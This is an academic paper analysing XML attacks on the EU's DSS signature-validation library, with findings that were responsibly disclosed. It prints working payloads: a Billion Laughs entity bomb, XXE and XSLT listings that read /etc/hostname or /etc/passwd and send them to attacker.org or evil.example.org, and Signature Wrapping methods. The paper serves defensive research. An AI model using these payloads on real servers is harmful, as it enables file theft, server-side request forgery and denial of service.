H. Roßnagel et al. (Eds.): Open Identity Summit 2019,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2019 95

Security Analysis of XAdES Validation in the CEF Digital Signature Services (DSS)

Nils Engelbertz[1], Vladislav Mladenov[1], Juraj Somorovsky[1], David Herring[1], Nurullah Erinola[1] and Jörg Schwenk[1]

Abstract: Within the European Union (EU), the eIDAS regulation sets legal boundaries for cross-border acceptance of Trust Services (TSs) such as Electronic Signatures. To facilitate compliant implementations, an open source software library to create and validate signed documents is provided by the *eSignature* building block of the Connecting Europe Facility (CEF). We systematically evaluated the validation logic of this library with regards to XML-based attacks. The discovered vulnerabilities allowed us to read server files and bypass XML Advanced Electronic Signature (XAdES) protections. The seriousness of the vulnerabilities shows that there is an urgent need for security best-practice documents and automatic security evaluation tools to support the development of security-relevant implementations.

Keywords: XML Signature; XSLT; DTD; Digital Signature Service; Trust Services

1 Introduction

Over the last few years, European countries have worked on standardizing electronic signatures for different document formats such as XML and PDF. This initiative aims at cross-border acceptance of digital signatures to accelerate the transition towards digitized, paperless, and more efficient processes in business and official procedures alike. To facilitate the use of electronically signed documents, the Connecting Europe Facility (CEF) provides an open-source software library called Digital Signature Services (DSS). In this paper, we focus on how Digital Signature Service (DSS) is used for signature validation and XML processing in a server application, as depicted in Figure 1. A user navigates his browser to the DSS's web application, uploads a signed document via the web interface, and receives a conclusive statement about the signature's validity. From a user's perspective, the advantages of a web application are obvious: installation, configuration, and software maintenance are taken care of by a third party who provides access to the DSS in the manner of a Software-as-a-Service (SaaS).

Security of DSS. In recent years, it has been shown how to break XML-based Single Sign-On (SSO) systems [So12], [Ma14], [Lu18], read arbitrary files from XML servers [Ma14], [Sp16], [Ti14], and how to perform Denial-of-Service (DoS) attacks against XML-based services [Fa13]. Because DSS makes use of similar technologies, analogous

[1] Horst Görtz Institute for IT Security, Ruhr University Bochum, Universitätsstr. 150, 44801 Bochum {firstname.lastname}@rub.de



Fig. 1: Overview of the Digital Signature Service.

attacks present a serious threat and preventive countermeasures are, therefore, of high importance.

DSS Evaluation. The relevance of XML-based vulnerabilities for validation services is proven in our evaluation. We revealed a number of security flaws in the current DSS implementation which enabled attacks such as DoS, Server Side Request Forgery (SSRF), and XML Signature Wrapping (XSW). We reported the discovered vulnerabilities to the developers who immediately fixed the issues.

Contributions. The contributions of this paper can be summarized as follows: (1) We present the first security evaluation of the officially released DSS implementation. (2) We summarize XML attacks relevant to DSS services in general. These attacks target the XML parser (XXE attacks) [Ti14] and cryptographic standards like XML Signature [Hi08]. (3) We responsibly disclosed our findings to responsible parties and supported them by implementing the necessary countermeasures.

2 CEF Digital Signature Services (DSS)

CEF Digital Signature Services (DSS) is an open-source software library for electronic signature creation and validation provided by the digital arm of the Connecting Europe Facility[2] [CE18b], [CE18a]. The DSS library supports various signature formats following the eIDAS regulation and is in compliance with the respective ETSI standards [Eu14], [ET16b], [ET16c], [ET16a]. CEF also provides a demonstration-bundle[3] which illustrates usage scenarios of the library, including a web application that provides the main functionality of the DSS library through a web interface.[4] In this paper, we focus on the XAdES signature verification functionality as implemented by the demo service. The architecture and usage scenario of the DSS demo service are depicted in Figure 1.

Trust Establishment. To verify the trustworthiness of electronic signatures, DSS makes use of a Public Key Infrastructure (PKI) that has been established by publishing public key certificates in the Official Journal (OJ) of the EU [Eu15], [Eu16]. The corresponding

[2] https://ec.europa.eu/cefdigital
[3] https://github.com/esig/dss-demonstrations
[4] https://ec.europa.eu/cefdigital/DSS/webapp-demo/

private keys are entitled to sign the List of Trusted Lists (LoTL). The LoTL is provided by the European Commission (EC) and contains references to the Trusted List (TL) of each Member State (MS) as well as the public keys needed to verify the integrity and authenticity of the TLs. Each TL, in turn, contains public key certificates as trust anchors of the Trust Service Providers (TSPs) supervised and accredited by the respective MS' authority.

As sketched out in Figure 1, two important initialization steps are automatically performed to establish the PKI within the DSS web application. First, as depicted in Step 1.1, the LoTL is downloaded from a pre-configured Uniform Resource Locator (URL) and its integrity and authenticity is verified by validating the digital signature. The public keys necessary to perform the validation are loaded from a local Java keystore. Second, the MS' TLs are fetched from the locations denoted in the LoTL, as depicted in Step 1.2 of Figure 1. The signature over each TL is validated using a corresponding public key from the LoTL. The TSP certificates from the TLs are stored by DSS in an internal trust repository and are used for signature validation as explained in the next section.

Document Verification. After initialization, the DSS is ready to be used for signature verification. Step 2.1 in Figure 1 depicts a user of the web application who uploads a signed document to check its validity. The DSS performs the required verification steps and responds with the validation result. A document is valid if: (1) The signing certificate is trusted, that is, a chain of trust can be built up to a TSP's trust anchor from a TL (and, therefore, up to the LoTL). (2) The cryptographic verification of the digital signature is successful. (3) The document is well-formatted and corresponds to the expected document structure.

Security Considerations. On various occasions, the DSS service needs to process XML files. During the *trust establishment* phase, the DSS receives, parses, and verifies the LoTL and TLs, which are signed XML files. Later on, DSS supports the validation of generic XAdESs, i. e., the service can be used to verify arbitrary signed XML documents. Processing XML files can have inadvertent security implications [So12], [Sp16].

3 Adversary Model

We consider an adversary in the Web Attacker model [Ak10]. A Web Attacker can send arbitrary requests to a publicly available service and receive the corresponding responses. Furthermore, the Web Attacker may share malicious links or content, and may operate a publicly available web server to serve content and receive incoming requests. The objectives of the adversary can be summarized as follows:

DoS. In a Denial-of-Service attack, the adversary's goal is to reduce the availability of the attacked service. In order to accomplish this, the service is induced to consume a large amount of computational resources while, at the same time, only very little resources are invested by the attacker. Common attack patterns are to exhaust network bandwidth, memory or processing power, or to crash processes on the vulnerable service [Su09], [Fa13], [Pe15].

SSRF. In a Server Side Request Forgery (SSRF) attack, a maliciously crafted input causes a vulnerable service to involuntarily issue requests to an attacker-controlled Uniform Resource Identifier (URI). SSRF may enable the attacker to access services on the internal network such as cloud instance metadata, internal databases, or the local file system using `file://` URIs. Internal resources are commonly less securely configured and there are documented examples of escalating SSRF to Remote Code Execution (RCE) [Ts17], [ON14].

File Access. File Access requires read access to the file system and some way of returning the read file contents to the adversary. As an example, exfiltration can be feasible if a direct feedback channel at the application level exists. Furthermore, if the victim service is vulnerable to SSRF, file content can be included in forged requests to an attacker-controlled destination [Sp16].

Content Injection. Authenticity and integrity of XML documents used in DSS scenarios are protected by XML Signatures. This ensures that an adversary cannot manipulate the exchanged data or inject malicious XML content. By applying a content injection attack, the adversary attempts to circumvent the signature protection and inject arbitrary XML elements. The attacker's goal is to make the server logic process the newly injected elements while the signature validation logic still attests a successful verification of the signature. This goal can be achieved using different techniques, for example, Signature Exclusion, Certificate Faking, or Signature Wrapping [So12], [Ma14].

4 Attacks on DSS

This section describes several techniques how to achieve the attack goals presented in Sect. 3. As many important parts of the DSS validation service make use of Extensible Markup Language (XML), we focused on XML-based attacks in our evaluation.

DoS Attacks Using Document Type Definitions (DTDs). XML offers the possibility to describe the document's grammar or schema by using an internal or external Document Type Definition in its `DOCTYPE` declaration. A DTD can not only set constraints on the logical structure of the XML object by defining the valid elements, but also allows to define special characters or character sequences as name-value pairs that can be referenced in the document [Br08]. DTDs offer a vast potential for DoS attacks based on both internal and external entities. The prime example, shown in List. 1, is the *Billion-Laughs-Attack* [Kl02]. Here, recursively defined entities are used to expand a relatively small input document to an output document which can approach several gigabytes in size. Variants of this attack are known in the literature as *Quadratic Blowup Attack* and *Recursive Entities* [Sp16].

If external entities are resolved by the XML processor, DoS attacks can be realized by pointing the XML processor to large external files, thereby exhausting network or memory resources of the victim's process. A large number of outgoing requests can also decrease availability of the requested target [Ti14]. For these reasons, the SSRF examples given in the following paragraphs all imply the potential for a DoS attack.

```
<!DOCTYPE data [
  <!ENTITY ent0 "LoL">
  <!ENTITY ent1 "&ent0;&ent0;&ent0;&ent0;">
  <!ENTITY ent2 "&ent1;&ent1;&ent1;&ent1;">
  ...
  <!ENTITY ent13 "&ent12;&ent12;&ent12;&ent12;">
]>
<data>&ent13;</data>
```

List. 1: The *Billion Laughs Attack* abuses limited recursion of general entities to exponentially expand the document size [Kl02].

XML Parser SSRF. One of the simplest examples of DTD-based SSRF is to use a `DOCTYPE`: `<!DOCTYPE doc SYSTEM "http://evil.org/very-large-file.xml"></doc>`. This `DOCTYPE` forces the parser to download and process a remote file and may even cause DoS by exhausting network bandwidth or process memory. Further attack vectors make use of external general entities, parameter entities, schema locations, or XInclude extensions to make the XML parser issue outgoing requests [Sp16], [En18].

SSRF Using XSLT. Extensible Stylesheet Language Transformation (XSLT) specifies formatting semantics for document transformations [Cl99]. It can be used in XML Signature to define a canonical form of a signed document part [ESR02]. The Signature's `Transform` elements are processed during signature validation. In many cases, manipulations can therefore only be recognized after potentially malicious transformations have been executed. XSLT provides functionality to include external stylesheets which may also be located on remote systems. For example, consider List. 4 in which an external stylesheet is loaded using the `<xsl:include>` element (line 3).

SSRF Using the Reference URI. During validation of XML Signatures, the signed elements can be referred to using the URI attribute of a `ds:Reference` element. This can lead to SSRF if the signature validation process resolves remote URIs.

SSRF Using OCSP and CRLs. If an X.509 certificate includes Certificate Revocation List (CRL) or Online Certificate Status Protocol (OCSP) URLs, these may be contacted during certificate validation to ensure that the certificate has not been revoked. This may lead to SSRF vulnerabilities if an adversary can provide bogus certificates to be validated and the validation process requests revocation information for untrusted certificates.

```
<!DOCTYPE data [
  <!ENTITY % ext SYSTEM "http://attacker.org/ext.dtd">
  %ext;
]>
<data>&send;</data>
```

List. 2: The XML parser is forced to download an external document from `attacker.org/ext.dtd` that defines an additional XML entity (see List. 3)

File Exfiltration Using DTD. An adversary may abuse external (parameter) entities to read a file from the local file system and then request an attacker controlled URL, transmitting the file content as part of the request [Ti14], [Sp16]. Details depend on the protocol support

of the attacked XML processor. The example in List. 2 defines an external parameter entity `ext` (line 2) that is fetched from an attacker-controlled host when the entity is dereferenced (line 3).

The contents of the included file `ext.dtd` are shown in List. 3. First, a parameter entity is used to read the file `/etc/hostname` (line 1). Next, another parameter entity `tmp` initializes a general external entity `send` with the concatenation of the attacker controlled URL and the content of the read file (line 2-3). The file content is sent to the attacker controlled URL when the XML processor resolves the referenced entity `send` in line 5 of List. 2.

```
1 <!ENTITY % file SYSTEM "file:///etc/hostname">
2 <!ENTITY % tmp "<!ENTITY send SYSTEM 'http://attacker.org?f=%file;'>" >
3 %tmp;
```

List. 3: The file hosted at `attacker.org/ext.dtd` concatenates the file content with a request URL using parameter entities.

File Exfiltration Using XSLT. XSLT provides several means of file exfiltration. Although the `document()` function of XSLT 1.0 processors is usually restricted to accessing valid XML files, various extensions may be available. XSLT versions 2 and 3 provide even more powerful built-in features than XSLT version 1.0.

```
1  <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
2    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
3      <xsl:include href="http://evil.example.org/url-encode.xsl"/>
4      <xsl:template match="/">
5        <xsl:variable name="file" select="document('http://evil.example.org/xxe.dtd')"/>
6        <xsl:variable name="encoded">
7          <xsl:call-template name="url-encode">
8            <xsl:with-param name="str" select="$file"/>
9          </xsl:call-template>
10       </xsl:variable>
11       <xsl:variable name="exploitUrl" select="concat('http://evil.example.org/?file=',$encoded)"/>
12       <xsl:value-of select="document($exploitUrl)"/>
13     </xsl:template>
14   </xsl:stylesheet>
15 </ds:Transform>
```

List. 4: Sending the content of arbitrary files to an attacker controlled URL using XSLT and XML External Entity

The example provided in List. 4 only relies on XSLT 1.0 combined with a DTD to exfiltrate arbitrary files from the XSLT processor's host system. To accomplish this, an external stylesheet is included which provides the functionality to URL encode a string (line 3). In line 5, a remote DTD is evaluated using the `document()` function. This remote DTD is provided by the attacker and uses a technique similar to the aforementioned examples in order to read a local file. The content of the local file is stored in the XSLT variable `file`. After URL encoding the read file contents (line 6-10), the encoded data is concatenated to an attacker controlled URL (line 11) and eventually transmitted to the adversary by means of the `document()` function (line 12).

Content Injection (CI) Using XML Signature Wrapping (XSW). The XSW attack was first presented in 2005 [MA05], illustrating that naive verifications of XML Signatures may

leave an application vulnerable to processing manipulated data. The basic idea behind this attack is to *hide* signed elements in a different part of the XML tree and let the business logic process the injected content. This way, the application may perform operations on elements which are not protected by the original signature causing attacker-generated content to be processed. The attack depends on the concrete functionality implemented in the signature validation and processing logic. As an example, in order to perform a successful attack, it might be necessary to change the order of signature and injected data [So12].

5 Evaluation

To show the relevance of the selected attacks, we evaluated the current version of the Digital Signature Services library (v5.3.1) – the official implementation of CEF Digital.[5]

Security of XML Signature Validation in DSS

	DTD	XSLT	XSLT+DTD	XML Signature Ref URI	XML Signature Certificate
SSRF	✓	✗	✗	✗	✗
DoS	✓	✗	✗	✗	✗
FA	✓	✓[1]	✗	✓	✓
CI	✓	✓	✓	✗[2]	✓

[1] FA limited to well-formed XML files
[2] Vulnerable to XSW if Id-based references are used

✓= Not vulnerable ✓= Partially vulnerable ✗= Vulnerable

Tab. 1: Overview of techniques used to achieve the attacker goals

5.1 Attacks According to the Web Attacker Model

DTD Attacks. The DSS implementation applies necessary countermeasures against DTD attacks. Although in-line DTDs are processed during document parsing, the limitations enforced by the Java Virtual Machine (JVM) and the secure XML processing mode, in combination with prohibiting external entities, render known DTD attacks against DSS virtually unexploitable.

XSLT Attack. We found that the DSS library employs the Apache Xalan-J[6] XSL processor in an insecure manner. During signature validation, an XSLT document embedded in child nodes of both the `SignedInfo`'s `Reference` and the `KeyInfo`'s `RetrievalMethod` elements are executed. Using stylesheets similar to the example provided in List. 4, we were able to forge server-side requests and perform DoS attacks. File access was restricted to well-formed XML files due to the limitations of XSLT 1.0.

SSRF in Reference URI. When validating enveloped or enveloping XML Signatures, DSS makes use of the default URI-resolver from the Apache XML Security library.[7] Consequently,

[5] https://github.com/esig/dss-demonstrations/releases/tag/5.3.1
[6] http://xml.apache.org/xalan-j/
[7] http://santuario.apache.org/

```
1 <!DOCTYPE test [ <!ENTITY ext SYSTEM "/etc/passwd"> ]>
2 <test>&ext;</test>
```

List. 5: Example for local file access using XML general external entities

any `file://` or `http[s]://` URI found in a `ds:Reference`'s or a `ds:RetrievalMethod`'s `URI` attribute is resolved and fetched. This could be abused for SSRF and DoS attacks.

SSRF Using CRL and OCSP Locations in (Untrusted) Certificates. To make sure that an otherwise valid public key certificate has not been revoked, an OCSP request is made or the certificate is matched against a CRL of the issuing Certificate Authority (CA). DSS issues these requests during certificate validation even if the certificate is not trusted, i.e., if no trust chain can be built up to a trusted issuer. As an adversary can submit certificates with arbitrary CRL locations or OCSP endpoint URIs, this can lead to SSRF and DoS attacks.

XML External Entity Attack (XXEA) Against the XSLT Processor. While the main XML parser used by the DSS library is configured to securely process inline DTDs, the XSLT processor was found to be vulnerable to DTD attacks. This enabled us to escalate the File Access vulnerability from inclusion of well-formed XML documents to exfiltration of arbitrary files read with the permissions of the user running the appserver. List. 4 shows an exemplary malicious `Transform` element; the (external) DTD downloaded from the attacker's host (line 5) is depicted in List. 5.
The attack works as explained in Sect. 4. The XML entity `ext` is initialized with the content of the `/etc/passwd` file by means of the `SYSTEM` keyword in line 1 of List. 5. By dereferencing the XML entity using `&ext;`, the XSLT processor stores the contents of `/etc/passwd` in the variable `file` (line 5 in List. 4). This attack was feasible against DSS due to the inclusion of the Xalan-J XSL Processor in the application's classpath. Xalan-J only supports a legacy version of the Java XML API and requires specific security configuration to prevent XXEAs.

XML Signature Wrapping for Content Injection. A validation service, such as the DSS demo web application, verifies a submitted document's signature but does not perform any further processing of the validated content. For this reason, it can be hard to spot XSW vulnerabilities in a validation service. During creation of an XAdES, a `SignedSignatureProperties` element is added, providing signed meta information about the signature. Among other fields, a timestamp is added in a `SigningTime` element. We noticed that the `SigningTime` value is exposed in the validation report. Using XSW, we were able to make the web application display a manipulated timestamp without invalidating the signature; the signature verification logic used `Id`-based element selection while the presentation function wrongly assumed a specific element location within the document. This way we were able to prove that DSS has general issues with `Id` references in XAdES verification.

5.2 Additional Findings Beyond the Web Attacker Model

Trust Service Injection Using XSW. As mentioned in Sect. 2, the public key certificates of accredited TSPs are downloaded automatically by the DSS demo web application. The TLs are published as signed XML documents and the trust chain is rooted in the certificates that were published in the Official Journal of the EU (see Fig. 1, message 1.1 and 1.2). This process of trust establishment is a central part of the validation service. Notably, during that process, the DSS library needs to validate an enveloped XML Signature and subsequently process the data protected by that signature.

An active Network-Attacker could intercept a TL request and respond with a bogus TL of its own devising. To protect against such attacks, DSS only accepts a TL if it is validly signed with a key corresponding to a trusted public key from the LoTL. Using XSW we were able to inject arbitrary bogus public keys into the DSS's cache of trusted certificates and consequently generate signatures over arbitrary documents that are recognized as valid by the DSS. Note that by performing this attack, we deviate from our adversary model; the attack can only be performed by a strong network adversary who can intercept and modify TLs.

Incomplete Validation of Server Certificates. The DSS library exposes a `DataLoader` API to facilitate downloads of, e. g., LoTL, TLs and certificate revocation information. In the default configuration, the `DataLoader` did not validate server certificates' trust chain, allowing for trivial Man-in-the-Middle (MitM) attacks. As an example, this enabled a network attacker to intercept LoTL or TL requests that were made via `https://`.

5.3 Responsible Disclosure

We responsibly disclosed our findings to the DSS developers. They were able to implement fixes in a remarkably short time and provided us with a snapshot release to verify the implemented countermeasures before an official version release. We were not able to bypass these countermeasures during our re-tests.

6 Related Work

Somorovsky et al. investigated the XML Signature validation of several SAML frameworks and web services, discovering critical flaws based on XSW [So12], [So11]. In 2014, Mainka et al. [Ma14] analyzed 22 Cloud Service Providers (SPs) and found vulnerabilities on 17 of them. We used the described attack techniques in this survey as a basis to set up our catalog for the security tests. In 2018, two novel attack vectors were discovered by RedTeam [Re18] and Duo [Lu18]. Both vectors used a truncation technique to insert malicious identities within the authentication tokens without invalidating the digital signature. We also attempted to apply these attacks on the evaluated library but its execution was unsuccessful.

Späth et al. [Sp16] and Morgan et al. [Ti14] provided a comprehensive security analyses of XML parsers regarding their security against XML-based attacks, such as XML External

Entitys. These two surveys provide a comprehensive summary of attack vectors which we used during our evaluation. Engelbertz et al. provided a summary of attacks targeting eID and eIDAS implementations [En18]. In their analysis, they concentrated on XML-based attacks using SAML messages. In our evaluation, we extended this scope by considering attacks on XML Signatures and their application to DSS.

7 Conclusions

We inspected the XML security of DSS as used in the context of a web application, were able to successfully perform XML-based attacks, and even able to bypass XAdES validation by means of XML Signature Wrapping. As these attacks are well-documented in the scientific literature and known in the security community, likely explanations for their frequent occurrence are that thorough mitigations are hard to implement properly and that widely used libraries lack secure defaults. Ultimately, these failings can lead to critical security vulnerabilities.

Our document aims to raise the awareness about potential security problems among developers of trust services. We believe that security best practice documents should become accessible to developers. Furthermore, developers should be provided with secure and easy-to-use APIs, as well as automatic security evaluation tools. These tools should be easy to integrate into continuous testing environments to strengthen the security and reliability of the implemented software.

We expect the number of validation services to increase once eSignatures become more integrated into day-to-day life, and we therefore encourage further research in this area. Other XML-based digital signature services should also become a focus of security researchers, where these presented attacks and their impact are further analyzed. In addition to the presented attacks on XAdES, signature formats such as PAdES should become another focus of scientific evaluations.

Acknowledgements

The research was partially supported by the European Commission through the FutureTrust project (grant 700542-Future-Trust-H2020-DS-2015-1). The authors want to thank the FutureTrust consortium for the valuable input, and DSS developers for seamless communications and quick implementation of appropriate patches.

Bibliography

[Ak10] Akhawe, D.; Barth, A.; Lam, P. E.; Mitchell, J.; Song, D.: Towards a formal foundation of web security. In: Computer Security Foundations Symposium (CSF), 2010 23rd IEEE. IEEE, pp. 290–304, 2010.

[Br08] Bray, T.; Paoli, J.; Sperberg-McQueen, C. M.; Maler, E.; Yergeau, F.: Extensible Markup Language (XML) 1.0 (Fifth Edition). W3C Recommendation/, 2008.

[CE18a] CEF Digital: DSS : Digital Signature Service, ed. by Connecting Europe Facility (CEF), https://ec.europa.eu/cefdigital/code/projects/ESIG/repos/dss/browse, 2018.

[CE18b] CEF Digital: Start using Digital Signature Services (DSS), ed. by Connecting Europe Facility (CEF), 2018.

[Cl99] Clark, J.: XSL Transformations (XSLT) Version 1.0, W3C Recommendation, W3C, Nov. 1999.

[En18] Engelbertz, N.; Erinola, N.; Herring, D.; Somorovsky, J.; Mladenov, V.; Schwenk, J.: Security Analysis of eIDAS – The Cross-Country Authentication Scheme in Europe. In: 12th USENIX Workshop on Offensive Technologies (WOOT 18). 2018.

[ESR02] Eastlake, D.; Solo, D.; Reagle, J.: XML-Signature Syntax and Processing, first Edition of a Recommendation, W3C, Feb. 2002.

[ET16a] ETSI Technical Committee Electronic Signatures and Infrastructures (ESI): ETSI EN 319 122-1 CAdES digital signatures, ed. by ETSI, 2016.

[ET16b] ETSI Technical Committee Electronic Signatures and Infrastructures (ESI): ETSI EN 319 132-1 XAdES digital signatures, ed. by ETSI, 2016.

[ET16c] ETSI Technical Committee Electronic Signatures and Infrastructures (ESI): ETSI EN 319 142-1 PAdES digital signatures, ed. by European Telecommunications Standards Institute (ETSI), 2016.

[Eu14] European Parliament And The Council Of The European Union: Regulation (EU) No 910/2014 Of The European Parliament And Of The Council, July 2014.

[Eu15] European Commission: Commission Implementing Decision (EU) 2015/1505 of 8 September 2015, Sept. 2015.

[Eu16] European Commission: Information related to data on Member States' trusted lists as notified under Commission Decision 2009/767/EC, as amended by Decision 2010/425/EU and Implementing Decision 2013/662/EU and as notified under Implementing Decision (EU) 2015/1505, June 2016.

[Fa13] Falkenberg, A.; Mainka, C.; Somorovsky, J.; Schwenk, J.: A New Approach towards DoS Penetration Testing on Web Services. 2013 IEEE 20th International Conference on Web Services 0/, 2013.

[Hi08] Hirsch, F.; Solo, D.; Reagle, J.; Eastlake, D.; Roessler, T.: XML Signature Syntax and Processing (Second Edition), W3C Recommendation, W3C, June 2008.

[Kl02] Klein, A.: Klein: Multiple vendors xml parser (and soap/web- services server) denial of service attack using dtd. http://www.securityfocus.com/archive/1/303509, 2002.

[Lu18] Ludwig, K.: Duo Finds SAML Vulnerabilities Affecting Multiple Implementations, https://duo.com/blog/duo-finds-saml-vulnerabilities-affecting-multiple-implementations, Feb. 2018.

[MA05] McIntosh, M.; Austel, P.: XML Signature Element Wrapping Attacks and Countermeasures. In: SWS '05: Proceedings of the 2005 workshop on Secure web services. Pp. 20–27, 2005.

[Ma14] Mainka, C.; Mladenov, V.; Feldmann, F.; Krautwald, J.; Schwenk, J.: Your Software at My Service: Security Analysis of SaaS Single Sign-On Solutions in the Cloud. In: Proceedings of the 6th Edition of the ACM Workshop on Cloud Computing Security. CCSW '14, Scottsdale, Arizona, USA, 2014.

[ON14] ONsec_Lab: SSRF bible: Cheatsheet, https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/edit, 2014.

[Pe15] Pellegrino, G.; Balzarotti, D.; Winter, S.; Suri, N.: In the Compression Hornet's Nest: A Security Study of Data Compression in Network Services. In: 24th USENIX Security Symposium (USENIX Security 15). Pp. 801–816, 2015, ISBN: 978-1-931971-232.

[Re18] RedTeam: Truncation of SAML Attributes in Shibboleth 2, https://www.redteam-pentesting.de/de/advisories/rt-sa-2017-013/-truncation-of-saml-attributes-in-shibboleth-2, Jan. 2018.

[So11] Somorovsky, J.; Heiderich, M.; Jensen, M.; Schwenk, J.; Gruschka, N.; Iacono, L. L.: All Your Clouds are Belong to us – Security Analysis of Cloud Management Interfaces. In: The ACM Cloud Computing Security Workshop (CCSW). Oct. 2011.

[So12] Somorovsky, J.; Mayer, A.; Schwenk, J.; Kampmann, M.; Jensen, M.: On Breaking SAML: Be Whoever You Want to Be. In: In Proceedings of the 21. USENIX Security Symposium. Aug. 2012.

[Sp16] Späth, C.; Mainka, C.; Mladenov, V.; Schwenk, J.: SoK: XML parser vulnerabilities. In: 10th USENIX Workshop on Offensive Technologies (WOOT 16), Austin, TX. 2016.

[Su09] Sullivan, B.: Security Briefs - XML Denial of Service Attacks and Defenses, https://msdn.microsoft.com/en-us/magazine/ee335713.aspx, Last accessed: 20.5.2018, Nov. 2009.

[Ti14] Timothy D. Morgan, O. A. I.: XML Schema, DTD, and Entity Attacks, tech. rep., VSR, May 2014.

[Ts17] Tsai, O.: A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!, https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf, 2017.